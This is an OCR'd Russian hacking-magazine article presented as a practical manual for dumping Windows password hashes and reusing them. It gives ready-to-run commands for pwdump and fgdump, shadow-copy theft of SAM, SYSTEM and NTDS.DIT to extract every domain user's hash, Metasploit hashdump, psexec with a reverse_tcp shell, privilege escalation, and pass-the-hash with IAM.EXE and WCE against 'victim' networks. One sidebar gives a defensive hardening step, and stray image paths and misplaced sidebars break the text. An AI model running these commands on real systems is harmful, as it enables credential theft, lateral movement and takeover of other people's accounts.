Антон «Ant» Жуков (a.zhukov@real.xakep.ru)

# 7 РЕЦЕПТОВ ПРИГОТОВЛЕНИЯ WINDOWS-ПАРОЛЕЙ

## КАК СДАМПИТЬ И ИСПОЛЬЗОВАТЬ ХЕШИ ПАРОЛЕЙ ОТ УЧЕТОК WINDOWS-СИСТЕМЫ

Эта статья представляет собой полный сборник рецептов, описывающих, как сдампить хеши пользовательских паролей, восстановить исходный пасс путем выполнения брутфорса и получить с помощью извлеченного хеша доступ к защищенным ресурсам, используя недоработки протокола аутентификации NTLM. Минимум теории — только практика. Мы собрали все в одном месте и создали полный мануал.

### ГДЕ ПАРОЛИ?

Сразу отвечу на вопрос о том, где хранятся хеши паролей в системе. В общем случае их можно извлечь из трех мест:

- из локальной SAM-базы, где хранятся LM/NTLM-хеши локальных пользователей;
- из кеша LSA, в который попадают LM/NTLM-хеши доменных пользователей, стираемые после перезагрузки;
- из специального кеша, где сохраняются MSCache-хеши паролей десяти последних пользователей, которые авторизовались на данном хосте (пароли кешируются, чтобы можно было войти в систему, если связь с доменом временно отсутствует).

Если используется контроллер домена, есть еще AD-хранилище. Важно понимать одно: из каждого указанного места пароли можно сдампить! Большинство приведенных ниже приемов давно известны, но мы решили сделать своего рода полный сборник рецептов, к которому ты всегда сможешь обратиться при необходимости. Ниже 7 готовых к употреблению рецептов.

### 1 PWDUMP И FGDUMP

Начнем с ситуации, когда у нас есть физический доступ к интересующей нас системе. В этом случае NTLM/LM-хеши можно сдампить с помощью специальных утилит. В большинстве своем эти тулзы требуют высоких привилегий, так как они необходимы для DLL-инжекта с помощью SeDebugPrivilege. Будем для простоты считать, что у нас есть аккаунт с правами администратора (а еще лучше NT AUTHORITY\SYSTEM).

Если имеется физический доступ, сдамить хеши довольно просто: есть много способов, к тому же всегда можно загрузить с флешки (или LiveCD), например, Kon-Boot (www.piotrbania.com/all/kon-boot), чтобы войти в систему под любым пользователем. Есть и много других хаков (в том числе для повышения привилегий до NT AUTHORITY\SYSTEM с локального админа), о которых мы не раз писали в рубрике EasyHack в прошлом году. Но вернемся к процессу извлечения хешей. Самыми известными утилитами для создания дампа хешей являются pwdump (www.foofus.net/~fizzgig/pwdump) и fgdump (www.foofus.net/~fizzgig/fgdump). Работать с этими тулзами достаточно просто, да и по функционалу они очень похожи. Для дампа хешей достаточно просто запустить проги:

```
pwdump localhost
fgdump.exe
```

Первая утилита выводит найденные хеши непосредственно в консоль. Вторая же сохраняет результат в файлах 127.0.0.1.PWDUMP (хеши паролей локальных пользователей) и 127.0.0.1.CACHEDUMP (закешированные хеши паролей доменных пользователей).

Одна из наиболее интересных опций, которую поддерживают обе утилиты, позволяет дампить хеши с удаленных машин. Чтобы провернуть этот фокус, скажем, с помощью pwdump, надо выполнить:

```
> pwdump -o mytarget.log -u MYDOMAIN\someuser -p \
   'lamepassword' 10.1.1.1
```

Здесь 10.1.1.1 — адрес удаленной машины, MYDOMAIN\someuser — аккаунт пользователя, lamepassword — пароль пользователя, а mytarget.log — файл для сохранения результатов. В отличие от pwdump, fgdump умеет дампить хеши не только с одной машины, а сразу с нескольких:

```
> fgdump.exe -f hostfile.txt -u MYDOMAIN\someuser -T 10
```

В данном случае hostfile.txt — файл, содержащий список хостов, «-T 10» — количество параллельно работающих потоков. Полученный хеш можно попробовать сбрутфорсить с помощью специальных утилит, чтобы узнать исходный пасс (ищи целую подборку подходящих тулз на врезке).

Примечательно, что некоторые из них для большего удобства поддерживают формат вывода fgdump.exe.

## 2 ДАМП ПАРОЛЕЙ С ПОМОЩЬЮ VOLUME SHADOW COPY SERVICE

Если утилитам вроде pwdump и fgdump сто лет в обед, то способ дампинга паролей, о котором пойдет речь далее, появился относительно недавно. Что круче всего, он вообще не требует сторонних инструментов и задействует только возможности самой системы. Как мы уже знаем, хеши паролей локальных пользователей хранятся в том числе и в файле SAM, правда, в зашифрованном виде. Поэтому, чтобы прочитать их, требуется еще один файл — SYSTEM. Эти два файла представляют собой системные ветви реестра, которые ОС постоянно использует, поэтому доступ к ним невозможен даже из-под администратора. Из-за этого многим приложениям, которые извлекают хеши паролей, приходится идти на ухищрения, чтобы получить доступ к этим ветвям. Мы же, чтобы скопировать эти файлы, воспользуемся легальным механизмом, который предоставляет сама ОС. Этот механизм, позволяющий делать «мгновенный снимок» тома, называется Volume Shadow Copy Service (теневое копирование тома). Он появился в ОС Windows начиная с версий XP и Server 2003. Эта технология автоматически используется, например, при создании архива System State с помощью утилиты ntbackup или при создании снимка для общей папки (Volume Shadow Copy for Shared Folders). Суть идеи состоит в том, что при теневом копировании будут созданы копии важных системных файлов (в частности, SAM и SYSTEM), доступ к которым мы сможем легко получить. Чтобы избавиться от лишней работы в консоли, воспользуемся небольшим скриптиком vssown.vbs (tools.lanmaster53.com/vssown.vbs), управляющим созданием копий. Сценарий ты найдешь на нашем диске. Для начала запускаем сервис теневого копирования: `cscript vssown.vbs /start`. Затем создаем новую теневую копию: `cscript vssown.vbs /create`. Теперь смотрим список всех теневых копий: `cscript vssown.vbs /list`.

Созданная нами копия будет самой последней. Из всей информации нас интересует Device object со значением «\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14» (здесь 14 — номер теневой копии). Дальнейшие манипуляции предельно просты.

1. Копируем интересующие нас файлы:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\system32\config\SYSTEM .
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\system32\config\SAM .
```

2. Все, теперь эти файлы можно скормить какой-нибудь утилите типа SAMInside (insidepro.com/rus/saminside.shtml) для расшифровки полученных хешей.

## 3 ДАМП ПАРОЛЕЙ ВСЕХ ПОЛЬЗОВАТЕЛЕЙ ДОМЕНА!

Интересно, что используя предыдущий прием, можно легко слить хеши паролей не только локальных, но и вообще всех доменных пользователей! Правда, только если у нас есть доступ к контроллеру домена. Предположим, мы создали теневую копию и скопировали файлы SAM и SYSTEM. Active Directory хранит данные о пользователях в файле NTDS.DIT, так что нужно скопировать и его:

```
copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy14\
windows\ntds\ntds.dit .
```

Данные о пользователях хранятся в зашифрованном виде, поэтому их нужно будет расшифровывать с помощью файла SYSTEM. Итак, что мы имеем? У нас есть файлы SYSTEM и NTDS.DIT, но как нам получить список пользователей и их хешей? До недавнего времени это было непросто, так как бесплатных утилит, способных распарсить NTDS.DIT и расшифровать хеши, не существовало. Но недавно исследователь по имени Csaba Barta выпустил тулкит, который умеет разбирать файл NTDS.DIT и извлекать оттуда хеши. Весь инструментарий доступен по адресу csababarta.com/downloads/

**Получаем хэши локальных пользователей при помощи pwdump**

**Подменяем свои данные на данные другого пользователя при помощи Windows Credentials Editor (WCE)**

## ВЫКЛЮЧАЕМ КЕШИРОВАНИЕ ХЕШЕЙ ПАРОЛЕЙ

Как известно, Windows кеширует хеши паролей и логины доменных пользователей, что позволяет зайти на машину, если контроллер домена отключен и недоступен. Если пользователь вводит правильный логин и пароль, то при авторизации система сохраняет хеш пароля на диске. Как ты сам понимаешь, держать такие данные на диске — не самое лучшее решение с точки зрения безопасности, так что эту функцию лучше отключить. Для этого необходимо установить ключ HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\cachedlogonscount в значение «0». Затем надо перезагрузить компьютер, чтобы удалить все закешированные ранее пароли. С этого момента винда не будет кешировать пароли пользователей домена.

ntds_dump_hash.zip. Посмотрим, как этот тулкит работает. Для дальнейших манипуляций будем использовать BackTrack5 (подойдет любой другой Linux-дистрибутив), хотя все то же самое можно провернуть и под виндой. Загружаемся, скачиваем архив тулкита и распаковываем его. Далее собираем библиотеку libesedb:

```
cd libesedb
chmod +x configure
./configure && make
```

Теперь можно приступать к дампу хэшей. Прежде всего извлекаем таблицу, содержащую зашифрованные данные:

```
cd esedbtools
./esedbdumphash ../../ntds.dit
```

У нас появился файл /libesedb/esedbtools/ntds.dit.export/datatable. Уже профит. Теперь его надо расшифровать при помощи ключа, который содержится в SYSTEM:


```
cd ../../creddump/
python ./dsdump.py ../SYSTEM
  ../libesedb/esedbtools/ntds.dit.export/datatable
```

Готово! На выходе получаем хеши всех пользователей домена! Интересно, что можно извлечь еще и предыдущие пароли пользователей (их хеши). Для этого в инструментарии имеется отдельная утилита, которую легко задействовать: `python ./dsdumphistory.py ../system ../libesedb/esedbtools/ntds.dit.export/datatable`.

Если их удастся взломать, вполне можно проследить закономерность, в соответствии с которой пользователь меняет свои пароли (она очень часто существует).

## 4 HASHGRAB2 + SAMDUMP2

Чтобы сдампить хеши, необязательно логиниться в системе. Опять же, если есть физический доступ к компьютеру, то можно не только загрузить с LiveCD утилиту для сброса пароля (скажем, Offline NT Password & Registry Editor), но и легко сдампить хеши с помощью специального софта — еще бы, ведь никакие политики доступа к системным файлам тут не действуют. Мы воспользуемся утилитами HashGrab2 (py1337.get-root.com/tools/hashgrab2.zip) и samsump2 (sourceforge.net/projects/ophcrack/files/samdump2/2.0.1), которые можно запустить практически из любого LiveCD-дистрибутива. HashGrab2 автоматически монтирует все Windows-разделы, которые может найти, и при помощи samdump2 извлекает логины и хеши паролей из файлов SAM и SYSTEM. Вот



**Расшифровываем пароли при помощи SAMInside**

как это выглядит на практике:

```
> sudo ./hashgrab2.py
HashGrab v2.0 by s3my0n
http://InterN0T.net
Contact: RuSH4ck3R[at]gmail[dot]com
[*] Mounted /dev/sda1 to /mnt/jomAT8
[*] Mounted /dev/sdb1 to /mnt/AZwJUs
[*] Copying SAM and SYSTEM files...
[*] Unmounting partitions...
[*] Deleting mount directories...
[*] Deleting ['./jomAT8']
>$ ls
hashgrab2.py  jomAT8.txt
>$ cat ./jomAT8.txt
Administrator:HASH
Guest:501:HASH
s3my0n:1000:HASH
HomeGroupUser$:1002:HASH
```

Полученные хеши тут же можно скормить брутфорсеру.

## 5 ВОЗМОЖНОСТИ METASPLOIT

Допустим теперь, что у нас нет физического доступа к компьютеру. Пусть вместо этого у нас имеется удаленный шелл и в идеале Meterpreter. В Metasploit Framework уже встроен функционал для извлечения списка пользователей и хешей паролей. Делается это в одну команду:

```
meterpreter > run post/windows/gather/hashdump
```

В результате мы получаем список пользователей и хешей. Но останавливаться на достигнутом не стоит. Metasploit — штука многофункциональная, поэтому можно попробовать использовать полученные хеши для доступа к другим компьютерам в сети жертвы — вдруг подойдут. Для этого пригодится модуль PsExec:

```
meterpreter > use exploit/windows/smb/psexec
```

# ПРОГРАММЫ ДЛЯ ВЗЛОМА ХЕШЕЙ

### SAMInside
insidepro.com/rus/saminside.shtml

Пожалуй, самая популярная программа для взлома NTLM-хешей. Позволяет импортировать свыше десяти типов данных и использовать шесть видов атак для восстановления паролей пользователей. Код брутфорсера полностью написан на асме, что обеспечивает очень высокую скорость перебора. Очень важно, что программа корректно извлекает имена и пароли пользователей Windows в национальных кодировках символов.

### lm2ntcrack
www.xmco.fr/lm2ntcrack/index.html

Небольшая программка, которая может выручить в трудный момент. Она позволяет взломать NT-хеш, когда LM-пароль уже известен. Вся фишка в том, что LM-пароль регистронезависимый, а NT — регистрозависимый и как раз по нему и происходит проверка. Таким образом, если ты знаешь, что LM-пароль — ADMINISTRAT0R, но не знаешь, какие буквы заглавные, а какие нет, тебе поможет lm2ntcrack.

### ighashgpu
www.golubev.com/hashgpu.htm

Процесс подбора очень трудоемкий и занимает много времени. Поэтому, чтобы как-то его ускорить, целесообразно использовать ресурсы самого мощного устройства в системе — видеокарты. Программа ighashgpu позволяет задействовать GPU для взлома хешей MD4, MD5, SHA1, NTLM, Oracle 11g, MySQL5, MSSQL. Если при этом использовать атаку по словарю, успешный результат можно будет получить намного быстрее.

```
meterpreter > set payload windows/meterpreter/reverse_tcp
meterpreter > set rhost [адрес удаленного хоста]
meterpreter > set smbpass [ранее полученный хеш
пользователя]
meterpreter > set smbuser [логин пользователя]
meterpreter > set lhost [адрес локальной машины]
meterpreter > exploit
meterpreter > shell – получили шелл на удаленной машине
```


Как видишь, все происходит автоматически, без всяких сложностей. Чтобы дальше ковыряться с любыми файлами системы, полезно сразу поднять права. Получить их можно прямо из Метерпретера, в котором есть простая команда getsystem. Этот модуль попробует поднять права в ОС, используя уязвимости MS09-012, а также нашумевшую уязвимость MS10-015 (KiTrap0D) и не только.

## 6 ТЕХНИКА PASS-THE-HASH

В обеих реализациях протокола NTLM есть большая дырка. Для аутентификации достаточно знать только хеш пользователя, то есть даже брутить ничего не надо. Достал хеш — и можешь лазить по сетке с правами скомпрометированного юзера :). Соответствующий метод, который носит название Pass The Hash, разработан аж в 1997 году. Одной из его самых известных реализацией является набор утилит Pass-the-Hash Toolkit. В него входит три утилиты (oss.coresecurity.com/projects/pshtoolkit.html): IAM.EXE, WHOSTHERE.EXE и GENHASH.EXE. Как видно из названия, GENHASH предназначена для генерации LM- и NT-хешей переданного ей пароля. WHOSTHERE.EXE, выводит всю информацию о логин-сессиях, которую операционная система хранит в памяти. Тулза отображает информацию о пользователях, которые на данный момент залогинены в системе: имя юзера, домен/рабочую группу и NTLM-хеши пароля. Утилита IAM.EXE позволяет прикинуться другим пользователем при получении доступа к какой-либо папке на удаленной машине, подменяя данные текущего пользователя (логин, хеш пароля, домен и т. д.), когда они в закешированном виде отправляются удаленной системе, чтобы она могла идентифицировать пользователя и решить, предоставлять ли ему доступ к запрашиваемому ресурсу. После успешной подмены все сетевые соединения с удаленными серверами, осуществляющие аутентификацию с помощью NTLM-хешей, используют подмененные данные, что позволяет получить доступ к «чужой» шаре. Рассмотрим примерный сценарий использования:

- *whosthere.exe* – получаем данные всех залогиненных пользователей;
- *iam.exe -h administrator:mydomain:AAD3B435B51404EEAAD3B435B51404EE:31D6CFE0D16AE931B73C59D7E0C089C0* – подменяем свои данные на данные другого пользователя.

Вот, собственно, и все, теперь мы имеем права для доступа к сетевым ресурсам другого пользователя.



**Cain&Abel — еще одна замечательная тулза для брутфорса NTML хэшей (кроме этого поддерживает взлом хэшей большого количества других алгоритмов)**

## 7 WINDOWS CREDENTIALS EDITOR

WCE представляет собой аналог Pass-the-Hash Toolkit'а, однако здесь весь функционал сосредоточен в одном исполняемом файле. Этот инструмент мне нравится больше. При запуске без параметров приложение возвращает список пользователей, залогиненных на данный момент в системе (утилита вытаскивает NTLM/LM-хеши из памяти):

```
wce.exe –l
```

После этого можно выбрать из них подходящего кандидата для наших черных дел и воспользоваться его данными. Допустим, нам нужно подменить свои данные на данные другого пользователя и запустить какую-нибудь программу якобы уже из-под него:

```
wce.exe -s <username>:<domain>:<lmhash>:<nthash> \
  -c <program>.
```

Тогда выполняем следующую команду:

```
wce.exe –s user:Victim:1F27ACDE849935B0AAD3B435B51404EE
:579110C49145015C47ECD267657D3174 -c "c:\Program Files\
Internet Explorer\iexplore.exe"
```

Здесь «-s» «добавляет» нового пользователя с именем user и доменом Victim, за которыми следует LM- и NTLM-хеш, а «-c» указывает, какую программу следует запустить под этим пользователем. Как видишь, все довольно просто. :)

## ЗАКЛЮЧЕНИЕ

Вот, собственно, и все. Мы рассмотрели все наиболее часто встречающиеся ситуации. На самом деле существует гораздо больше способов, позволяющих увести (например, с помощью снифера) и использовать хеши, но в большинстве своем они сводятся к рассмотренным выше методам.

## CUDA-Multiforcer

www.cryptohaze.com/multiforcer.php

Еще одна утилита, использующая мощь графической карты для взлома различных хешей. Как можно догадаться по названию, ориентирована на видеокарты фирмы nVidia. Поддерживает внушительный список хешей: MD5, NTLM, MD4, SHA1, MSSQL, SHA, MD5_PS: md5($pass.$salt), MD5_SP: md5($salt.$pass), SSHA: base64(sha1($pass.$salt)), DOUBLEMD5: md5(md5($pass)), TRIPLEMD5, LM: Microsoft LanMan hash и др.

## ophcrack

ophcrack.sourceforge.net

Программа для восстановления паролей Windows с использованием rainbow-таблиц. В таких таблицах в особой форме содержатся предварительно рассчитанные хеши для разных паролей. Таким образом, найдя заданный хэш в таблице, мы быстро получаем готовый пароль. Успех напрямую зависит от размера rainbow-таблицы. Так что, если не хочется брутить пароль тупым перебором, рекомендую скачать табличку побольше.

## John the Ripper

www.openwall.com

Официальная версия этого легендарного брутфорсера паролей не поддерживает взлом NTLM-хешей, но энтузиасты не могли не прокачать функционал любимой хак-тулзы. Выпущен специальный jumbo-патч, который позволяет брутфорсить более десяти дополнительных видов хешей, в том числе NTLM. На офсайте есть как diff'ы, которые можно наложить на оригинальные сорцы, так и готовые к использованию бинарники (в том числе для win32).